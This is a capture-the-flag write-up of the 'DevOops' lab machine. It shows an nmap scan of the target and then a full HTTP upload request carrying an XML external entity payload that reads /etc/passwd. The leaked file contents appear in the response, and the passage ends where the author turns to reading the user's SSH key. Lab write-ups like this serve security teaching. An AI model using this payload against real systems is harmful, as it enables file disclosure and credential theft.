DevOops

Synopsis

DevOops focuses on XML external entities and Python pickle vulnerabilities to gain a foothold.

Skills

- Knowledge of Linux
- Knowledge of Python
- Exploiting XML external entities
- Exploiting python pickle
- Enumerating git revision history


Exploitation

As always we start with the nmap to check what services/ports are open


```
└─# nmap -A 10.10.10.91
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-30 08:24 EDT
Nmap scan report for 10.10.10.91
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4290e335318d8b86172afb3890dac495 (RSA)
|   256 b7b6dcc44c879b752a008983edb28031 (ECDSA)
|_  256 d52f1953b28e3a4bb3dd3c1fc0370d00 (ED25519)
5000/tcp open  http    Gunicorn 19.7.1
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: gunicorn/19.7.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/30%OT=22%CT=1%CU=43516%PV=Y%DS=2%DC=T%G=Y%TM=64C656E
OS:E%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10C%TI=Z%CI=RD%TS=A)SEQ(SP=
OS:101%GCD=1%ISR=10E%TI=Z%II=I%TS=B)SEQ(SP=108%GCD=1%ISR=10A%TI=Z%CI=I%II=I
OS:%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O
OS:5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6
OS:=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT       ADDRESS
1   139.80 ms 10.10.14.1
```

We can see only two ports open- 22/SSH and 5000/HTTP running on the gunicorn web server, because web has much broader attack surface than SSH we will start from there

Accessing the web application gives us the following page



/upload provides us with the ability to upload an XML file, so let's try to abuse it ot perform XML injection attack



And we got XML injection vulnerability, now we can read files from the server

Send Cancel Target: http://10.10.10.91:5000 HTT

Request

Pretty Raw Hex

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------647061859395920303818406994 3
Content-Length: 366
Origin: http://10.10.10.91:5000
Connection: close
Referer: http://10.10.10.91:5000/upload
Upgrade-Insecure-Requests: 1

-----------------------------647061859395920303818406994 3
Content-Disposition: form-data; name="file"; filename="exploit.xml"
Content-Type: text/xml

<!DOCTYPE root [<!ENTITY foo SYSTEM "file:///etc/passwd">]>
<root>
 <Author>&foo;</Author>
 <Subject>foo;</Subject>
 <Content>foo;</Content>
</root>

-----------------------------647061859395920303818406994 3--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Sun, 30 Jul 2023 12:43:31 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2588

PROCESSED BLOGPOST:
Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fals
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
```

Important file to read is SSH key of the user, what allows us to access the machine